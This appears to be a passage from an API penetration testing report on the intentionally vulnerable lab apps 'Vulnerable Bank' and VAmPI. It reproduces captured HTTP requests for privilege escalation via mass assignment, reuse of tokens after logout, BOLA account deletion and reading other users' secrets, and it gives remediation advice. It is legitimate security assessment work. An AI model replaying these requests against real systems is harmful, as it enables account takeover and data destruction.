eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmcFtZSI6InRlc3RlcIIsImIzX2FkbWluIjp0cnVLLCJpYXQiOjE3NjUwNjI1Mj9.eyJ1-16AVbfeL-1PMcXd1uPSJC
70SgG-wFlvJhIZgo7s
14 Priority: u=0
15
```

```
I × +
Send ⚙ Cancel < | ▾ > | ▾
Request Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 49
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sun, 07 Dec 2025 00:11:52 GMT
8
9 {
10   "status": "success",
11   "transactions": [
12   ]
13 }
```

```
I × +
Send ⚙ Cancel < | ▾ > | ▾
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 GET /api/virtual-cards/3/transactions HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmcFtZSI6InRlc3RlcIIsImIzX2FkbWluIjp0cnVLLCJpYXQiOjE3NjUwNjI1Mj9.eyJ1-16AVbfeL-1PMcXd1uPSJC
70SgG-wFlvJhIZgo7s
9 Content-Type: application/json
10 Content-Length: 0
11 Origin: http://172.18.0.3:5000
12 Connection: keep-alive
13 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmcFtZSI6InRlc3RlcIIsImIzX2FkbWluIjp0cnVLLCJpYXQiOjE3NjUwNjI1Mj9.eyJ1-16AVbfeL-1PMcXd1uPSJC
70SgG-wFlvJhIZgo7s
14 Priority: u=0
```

Here I discover improper API documentation when I tried manipulating then “**limit**” payload what the developer documented was not accepted

Parameters

Try it out

Name	Description
card_id * required	card_id integer (path)

Request body required

application/json

Example Value | Schema

```
{
  "limit": 0
}
```

Send Cancel < | > |

Request Response

Pretty Raw Hex JSON Web Token JSON Web Tokens

```

4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmFtZSI6InRlc3RlciiSImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_inQtGBF4gxMHSfAP-oj
6L2y0zhHqYTAMWh_gh-I
9 Content-Type: application/json
10 Content-Length: 13
11 Origin: http://172.18.0.3:5000
12 Connection: keep-alive
13 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmFtZSI6InRlc3RlciiSImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_inQtGBF4gxMHSfAP-oj
6L2y0zhHqYTAMWh_gh-I
14 Priority: ue0
15
16 {
  "limit": 200
}

```

Send Cancel < | > |

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.0 500 INTERNAL SERVER ERROR
2 Content-Type: application/json
3 Content-Length: 143
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sun, 07 Dec 2025 04:36:08 GMT
8
9 {
10   "message": "syntax error at or near \"limit\"\nLINE 3:           SET limit = 200.0\n                                         ^\n",
11   "status": "error"
12 }
13

```

When the right payload was discovered I was able to change the card limit, freeze and deactivate the card that makes the API vulnerable to mass assignment (**BOPLA**) by accepting additional payload via URL :

POST /api/virtual-cards/{card_id}/update-limit

Request **Response**

Pretty Raw Hex JSON Web Token JSON Web Tokens

```

1 POST /api/virtual-cards/5/update-limit HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjо0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj
6L2y0zhHqyYTAMWh_gh-I
9 Content-Type: application/json
10 Content-Length: 63
11 Origin: http://172.18.0.3:5000
12 Connection: keep-alive
13 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjо0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj
6L2y0zhHqyYTAMWh_gh-I
14 Priority: u=0
15

```

```

Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.3:5000/dashboard
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjо0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj
6L2y0zhHqyYTAMWh_gh-I
Content-Type: application/json
Content-Length: 63
Origin: http://172.18.0.3:5000
Connection: keep-alive
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjо0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj
6L2y0zhHqyYTAMWh_gh-I
Priority: u=0

{
  "card_limit": 200,
  "is_active": "false",
  "is_frozen": "true"
}

```

Send Cancel < | ▾ | > | ▾

Request **Response**

Pretty Raw Hex Render

```

7 Date: Sun, 07 Dec 2025 04:46:41 GMT
8
9 {
10   "debug_info": {
11     "card_details": {
12       "card_limit": 200.0,
13       "card_type": "standard",
14       "current_balance": 0.0,
15       "id": 5,
16       "is_active": false,
17       "is_frozen": true
18     },
19     "updated_fields": [
20       "card_limit",
21       "is_active",
22       "is_frozen"
23     ]
24   },
25   "message": "Card updated successfully",

```

Combined Impact

This chain attack enables:

- Full privilege escalation
- Unauthorized access to admin functionality
- Enumeration of all card identifiers
- Extraction of virtual card details belonging to every user
- Complete compromise of confidentiality and authorization logic

This represents a high-severity, systemic failure in the API design.

Findings 3- OWASP API2 – Broken Authentication

Description

The application uses the same **Bearer token** inside the **cookie** without proper token invalidation or session destruction. Logging out does not revoke or expire the token, and the token remains fully active. The login response contains excessive sensitive information, including user roles and properties that should never be client controlled. A new user can register, modify the sensitive authorization properties in the login response, and escalate privileges through **mass assignment**. After escalation, the attacker can perform administrative actions such as deleting accounts, including the main administrator account.

The logout endpoint is not documented in the API specification, which results in Improper Inventory Management and makes it difficult to understand the session handling design. Even after logout, the attacker can still use the old token to update card limits or perform other privileged actions.

Because the system has BOLA issues, the attacker can change account identifiers in the URL and delete any account in the system.

- Logout does not invalidate the session

The user logs out using the undocumented endpoint: **GET /dashboard#/logout**

```
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 GET /dashboard#/logout HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://172.18.0.3:5000/logout
9 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2VybmFtZSI6InRlc3RlcjIiLCJpc19hZGlpbjI6ZmFsc2UsImlhCI6MTc2NTA4Mzg4M30.ueE2bKGv0nqIXikRaD9mR
toMm75oreE3h1APjgi0FD4
10 Upgrade-Insecure-Requests: 1
11 Priority: r=0, i
12
13
```

- The endpoint returns a successful logout response, but the previously issued token remains valid.

```
Request Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 20344
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Sun, 07 Dec 2025 05:17:43 GMT
7
8 <!DOCTYPE html>
9 <html>
10    <head>
11        <title>
12            Dashboard - Vulnerable Bank
13        </title>
14        <link rel="icon" type="image/svg+xml" href="/static/favicon.svg">
15        <link rel="icon" type="image/svg+xml" href="/static/favicon-16.svg" sizes="16x16">
16        <link rel="stylesheet" href="/static/style.css">
17        <link rel="stylesheet" href="/static/dashboard.css">
18        <meta name="viewport" content="width=device-width, initial-scale=1.0">
19    </head>
20
```

- The attacker uses the same token to update a card limit:

POST /card/update_limit/{card_id}

Authorization: Bearer <old_token>

- New user registration endpoint accept sensitive properties

```
1 x 2 x 3 x 4 x 5 x 6 x 7 x +  
Send  Cancel < | > |  
Request Response  
Pretty Raw Hex  
1 POST /register HTTP/1.1  
2 Host: 172.18.0.3:5000  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
4 Accept: */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: http://172.18.0.3:5000/register  
8 Content-Type: application/json  
9 Content-Length: 63  
10 Origin: http://172.18.0.3:5000  
11  
12 {  
    "username": "tester3",  
    "password": "12345",  
    "is_admin": "true"  
13 }  
14 
```

```
Send  Cancel < | > |  
Request Response  
Pretty Raw Hex Render  
1 Server: Werkzeug/2.0.1 Python/3.9.25  
2 Date: Sun, 07 Dec 2025 05:26:50 GMT  
3  
4 {  
    "debug_data": {  
        "account_number": "3189956394",  
        "balance": 1000.0,  
        "fields_registered": [  
            "username",  
            "password",  
            "account_number",  
            "is_admin"  
        ],  
        "is_admin": true,  
        "raw_data": {  
            "is_admin": "true",  
            "password": "12345",  
            "username": "tester3"  
        },  
    },  
    "registration_time": "2025-12-07 05:26:50.658014",  
    "server_info": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",  
    "user_id": 6,  
    "username": "tester3"  
},  
"message": "Registration successful! Proceed to login",  
"status": "success"  
5 
```

```
Send  Cancel < | > |  
Request Response  
Pretty Raw Hex Render  
17 "password": "12345",  
18 "account_number": "3189956394",  
19 "is_admin": true,  
20 },  
21 "is_admin": true,  
22 "raw_data": {  
23     "is_admin": "true",  
24     "password": "12345",  
25     "username": "tester3"  
26 },  
27 "registration_time": "2025-12-07 05:26:50.658014",  
28 "server_info": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",  
29 "user_id": 6,  
30 "username": "tester3"  
31 },  
32 "message": "Registration successful! Proceed to login",  
33 "status": "success"  
34 }  
35 
```

Because the application is vulnerable to BOLA the new admin can easily use the account_id to delete users in the system

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
POST /admin/delete_account/1 HTTP/1.1
Host: 172.18.0.3:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.3:5000/sup3r_s3cr3t_admin
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo2LCJlc2VybmFtZSI6InRlc3RlcjMiLCJpc19hZGlpbI6dHJ1ZSwiaWF0IjoxNzY1MDg1NDcwfQ.4aH1MH4zS3GNurVjYy0nok
G8GJR2vsPcW_INxcFt14
Content-Type: application/json
Origin: http://172.18.0.3:5000
Connection: keep-alive
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo2LCJlc2VybmFtZSI6InRlc3RlcjMiLCJpc19hZGlpbI6dHJ1ZSwiaWF0IjoxNzY1MDg1NDcwfQ.4aH1MH4zS3GNurVjYy0nok
G8GJR2vsPcW_INxcFt14
Priority: u=0
Content-Length: 0
```

1 × 2 × +

Send Cancel < | > | ▾

Request Response

Pretty Raw Hex Render

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 199
Access-Control-Allow-Origin: http://172.18.0.3:5000
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Sun, 07 Dec 2025 06:20:24 GMT
{
    "debug_info": {
        "deleted_by": "tester3",
        "deleted_user_id": 1,
        "timestamp": "2025-12-07 06:20:24.927692"
    },
    "message": "Account deleted successfully",
    "status": "success"
}
```

② ← → Search 0 highlights

Request Response

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
POST /admin/delete_account/2 HTTP/1.1
Host: 172.18.0.3:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.3:5000/sup3r_s3cr3t_admin
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo2LCJlc2VybmFtZSI6InRlc3RlcjMiLCJpc19hZGlpbI6dHJ1ZSwiaWF0IjoxNzY1MDg1NDcwfQ.4aH1MH4zS3GNurVjYy0nok
G8GJR2vsPcW_INxcFt14
Content-Type: application/json
Origin: http://172.18.0.3:5000
Connection: keep-alive
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo2LCJlc2VybmFtZSI6InRlc3RlcjMiLCJpc19hZGlpbI6dHJ1ZSwiaWF0IjoxNzY1MDg1NDcwfQ.4aH1MH4zS3GNurVjYy0nok
G8GJR2vsPcW_INxcFt14
Priority: u=0
Content-Length: 0
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 199
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sun, 07 Dec 2025 06:21:27 GMT
8
9 {
10     "debug_info": {
11         "deleted_by": "tester3",
12         "deleted_user_id": 2,
13         "timestamp": "2025-12-07 06:21:27.693138"
14     },
15     "message": "Account deleted successfully",
16     "status": "success"
17 }
18
```

- remaining users

User Management

ID	Username	Account Number	Balance	Admin	Actions
3	tester1	0274676613	\$1000.00	False	<button>Delete</button>
4	tester	0702492741	\$700.00	False	<button>Delete</button>
5	tester2	9404777587	\$600.00	False	<button>Delete</button>
6	tester3	3189356394	\$1000.00	True	<button>Delete</button>

Showing 1-4 of 4 users

Page 1 of 1

Impact

- Logout functionality does not destroy sessions, which results in persistent authentication.
- Attackers can modify sensitive authorization fields through mass assignment.
- Full privilege escalation is possible without server validation.
- Any account can be deleted through BOLA.
- The entire user base can be removed by an unauthorized actor.
- The main administrative account can be destroyed, which compromises the integrity of the entire system.

Remediation

- Implement strict server-side token invalidation on logout.
- Remove sensitive authorization fields such as **is_admin** from client controlled responses.

- Enforce server-side validation of all authorization properties.
- Prevent mass assignment by using an explicit **allowlist** for updatable fields.
- Apply object ownership validation for all account and card related actions.
- Restrict and document all endpoints to eliminate Improper Inventory Management.

Final Conclusion

The assessment of the vulnerable bank application revealed multiple high-impact weaknesses across authentication, authorization, and endpoint inventory. The issues identified form a complete attack chain that allows unauthorized data access, privilege escalation, and full compromise of user accounts. These weaknesses significantly reduce the overall security posture of the application.

Using **CVSS v4.0 risk scoring**, the combined severity of the findings reaches the **Critical** level. Broken Authentication, Broken Object Level Authorization, Mass Assignment, and Improper Inventory Management enable an attacker to bypass trust boundaries and perform actions that directly affect confidentiality, integrity, and availability.

The application does not meet several essential requirements from **GDPR**, **PCI DSS**, and **NIST 800-53**. GDPR requires strict protection of personal data, but the system discloses sensitive information through tokens and vulnerable endpoints. PCI DSS requires strong access control, secure authentication, and hardened session management, all of which are missing. NIST 800-53 emphasizes secure design principles, including least privilege, session control, and proper access enforcement. The application fails to meet these controls based on the observed behavior.

The current security gaps introduce significant operational and compliance risks. Immediate remediation is required to strengthen identity handling, enforce access boundaries, improve endpoint visibility, and align the system with the necessary regulatory and security standards.

VAmPI – Vulnerable API Security Testing Report

Tester: Blessing Isaiah

Report Date: November 23, 2025

Environment

Local VAmPI instance deployed directly on the host system inside a virtual environment.

The web interface was available at **127.0.0.1:5000** over HTTP.

BurpSuite and Postman listened on **port 8080** for traffic interception.

Executive Summary

Objective

A company requested a security review of their API before release. The task was to review the Swagger file and look for possible security issues. The goal of the assessment was to test the API in a controlled lab environment, find weaknesses in its design and behavior, and provide clear recommendations.

Methodology

The assessment followed a white-box testing method after gaining an understanding of the API structure.

Testing Approach

Testing steps included:

- Passive and active reconnaissance through Postman
- Automated OpenAPI generation with Swagger tools
- Manual editing of **Openapi.yml** for proper structure and JSON conversion
- Targeted fuzzing to test authentication and authorization weaknesses
- Combining findings to simulate realistic attack paths

Attacker Progression

1. Environment Setup and Proxy Configuration

- Configured BurpSuite and Postman to intercept HTTP traffic between VAmPI and the server.

2. Traffic Capture and Reconnaissance

- Observed user actions to capture baseline requests and responses.

3. Manual Specification Enhancement

- Edited **Openapi.yml** in nano to add missing IP information.

- Moved the file to **~/Downloads** for importing into Postman.

4. Endpoint Testing and Fuzzing

Sent targeted requests to endpoints to test for:

- Broken Object Level Authorization(BOLA)
- Excessive data exposure
- Lack of access controls on sensitive endpoints

5. Documentation and Evidence Collection

- Recorded all actions in order.
- Saved screenshots and proof-of-concept logs for each finding.

Standards Followed

The assessment was aligned with:

- OWASP API Security Top 10 (2023)
- CVSS v4.0 risk scoring
- GDPR, PCI DSS, and NIST 800-53 compliance guidelines

Major Tools Used

- **Recon and scanning tools:** GitHub, Swagger
- **Proxy tools:** BurpSuite Pro, Firefox
- **API testing tools:** Postman, Burp Repeater, Burp Intruder
- **Specification tools:** nano, Swagger Editor
- **Environment tools:** Kali Linux, VirtualBox, pyenv for Python version control

Scope

In Scope

- Local VAmPI application running on the Kali VM
- HTTP traffic captured with BurpSuite and Postman
- OpenAPI specification generation and updates

Out of Scope

- Any external or production systems
- Activities outside the controlled lab environment
- Destructive actions or data extraction to external servers

Findings: chronological (OWASP mapping, description, evidence, impact, remediation)

Finding 1:

OWASP Mapping

OWASP API3 – Broken Object Level Authorization (2023)

The object-level access checks are missing

Description

The API does not verify that the user requesting a book is the actual owner of that book. The database query does not include the requester's username or user ID. As long as a user has a valid Bearer token, that user can retrieve books created by others, including the associated secret value.

Evidence / Proof of Concept

- Register a new user

Request	Response
Pretty	Raw
1 POST /users/v1/register?= HTTP/1.1 2 Content-Type: application/json 3 Accept: application/json 4 User-Agent: PostmanRuntime/7.49.1 5 Cache-Control: no-cache 6 Postman-Token: 8e7dfb4c-a14b-4dbf-a08e-149fa8c1007c 7 Host: 127.0.0.1:5000 8 Accept-Encoding: gzip, deflate, br 9 Connection:...keep-alive 10 Content-Length: 91 11 12 { 13 "username": "Hackerbee", 14 "password": "password13", 15 "email": "user@tempmail15.com" 16 }	

- Log in and obtain a valid authentication token.

Request Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: b3ce7049-ad1b-47d0-8933-35cf3e3035a5a
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 57
11
12 {
13     "username": "Hackerbee",
14     "password": "password13"
15 }
```

- Copy the Authentication token

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:57:08 GMT
4 Content-Type: application/json
5 Content-Length: 229
6 Connection: close
7
8 {
9     "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImlhCI6MTc2Mzg1MjIyMyic3ViIjoiSGFja2VvYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGl0s7bUEU9qLFPI",
10     "message": "Successfully logged in.",
11     "status": "success"
12 }
```

- Use the token to create your own book.

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```
1 POST /books/v1 HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMyic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuZfGLkI4EEWKBZHGl0s7bUEU9qLFPI
5 User-Agent: PostmanRuntime/7.49.1
6 Cache-Control: no-cache
7 Postman-Token: 5b5ba461-97d0-48c3-a9ba-dacf788b8e2d
8 Host: 127.0.0.1:5000
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11 Content-Length: 69
12
13 {
14     "book_title": "TestingbookTitle",
15     "secret": "security2025"
16 }
17 }
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 23:23:19 GMT
4 Content-Type: application/json
5 Content-Length: 56
6 Connection: close
7
8 {
9     "message": "Book has been added.",
10    "status": "success"
11 }
```

- Retrieved the book through: **GET /books/v1/Testingbook HTTP/1.1**

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```
1 GET /books/v1/Testingbook HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMyic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuZfGLkI4EEWKBZHGl0s7bUEU9qLFPI
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-alc7-9d3d9339321b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

The screenshot shows the Postman interface with the 'Response' tab selected. The response is displayed in 'Pretty' format:

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 23:51:38 GMT
4 Content-Type: application/json
5 Content-Length: 77
6 Connection: close
7
8 {
9     "book_title": "Testingbook",
10    "owner": "Hackerbee",
11    "secret": "security2025"
12 }
```

- Remove the book name from the path and attempt to list all books.

The screenshot shows the Postman interface with the 'Request' tab selected. The request is displayed in 'Pretty' format:

```
1 GET /books/v1 HTTP/1.1
2 Accept: application/json
3 User-Agent: PostmanRuntime/7.49.1
4 Cache-Control: no-cache
5 Postman-Token: 3030e8ae-de6c-444d-9b27-967a97f04969
6 Host: 127.0.0.1:5000
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

- The API exposes books created by other users

The screenshot shows the Postman interface with the 'Response' tab selected. The response is displayed in 'Pretty' format:

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.9
Date: Sat, 22 Nov 2025 23:53:53 GMT
Content-Type: application/json
Content-Length: 383
Connection: close

{
    "Books": [
        {
            "book_title": "bookTitle29",
            "user": "name1"
        },
        {
            "book_title": "bookTitle30",
            "user": "name2"
        },
        {
            "book_title": "bookTitle97",
            "user": "name3"
        }
    ]
}
```

```

        },
        {
            "book_title": "bookTitle30",
            "user": "name2"
        },
        {
            "book_title": "bookTitle97",
            "user": "admin"
        },
        {
            "book_title": "TestingbookTitle",
            "user": "Hackerbee"
        },
        {
            "book_title": "Testingbook",
            "user": "Hackerbee"
        }
    ]
}

```

- Copy any book title belonging to another user and place it in the endpoint.
- The API returns that book and its secret without checking ownership.

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```

1 GET /books/v1/bookTitle97 HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMywic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGljos7bUEU9qLFPI
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-a1c7-9d3d93399321b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

```

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 23:58:35 GMT
4 Content-Type: application/json
5 Content-Length: 83
6 Connection: close
7
8 {
    "book_title": "bookTitle97",
    "owner": "admin",
    "secret": "secret for bookTitle97"
}

```

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```

1 GET /books/v1/bookTitle30 HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMywic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGljos7bUEU9qLFPI
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-a1c7-9d3d93399321b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.9
Date: Sat, 22 Nov 2025 23:58:35 GMT
Content-Type: application/json
Content-Length: 83
Connection: close
{
    "book_title": "bookTitle97",
    "owner": "admin",
    "secret": "secret for bookTitle97"
}
```

Impact

Unauthorized access to other users' book objects exposes sensitive information and breaks data confidentiality.

CVSS v4.0 Risk Rating: High

The vulnerability allows unauthorized access to sensitive data with no special privilege beyond a valid token.

GDPR Impact:

Personal data disclosure violates **GDPR Article 5 (data minimization)** and **Article 32 (security of processing)**. Any exposed data linked to identifiable individuals is considered a data breach.

PCI DSS Impact:

If the API ever handles or touches account-related information tied to payment activity, unauthorized data access would violate **PCI DSS Requirement 3 (protect stored data)** and **Requirement 7 (restrict access to cardholder data)**.

NIST 800-53 Impact:

This flaw breaks **AC-3 (Access Enforcement)** and **AC-6 (Least Privilege)** because the system does not enforce proper ownership rules and exposes data to unauthorized subjects.

Recommended Fix

- Enforce ownership checks at the object level.
- Before returning any book record, validate that the user ID from the authentication token matches the user ID of the record owner. This prevents unauthorized access to data belonging to other users.

Finding 2: Excessive data exposure

OWASP Mapping

OWASP API3 – Broken Object Property Level Authorization (2023)

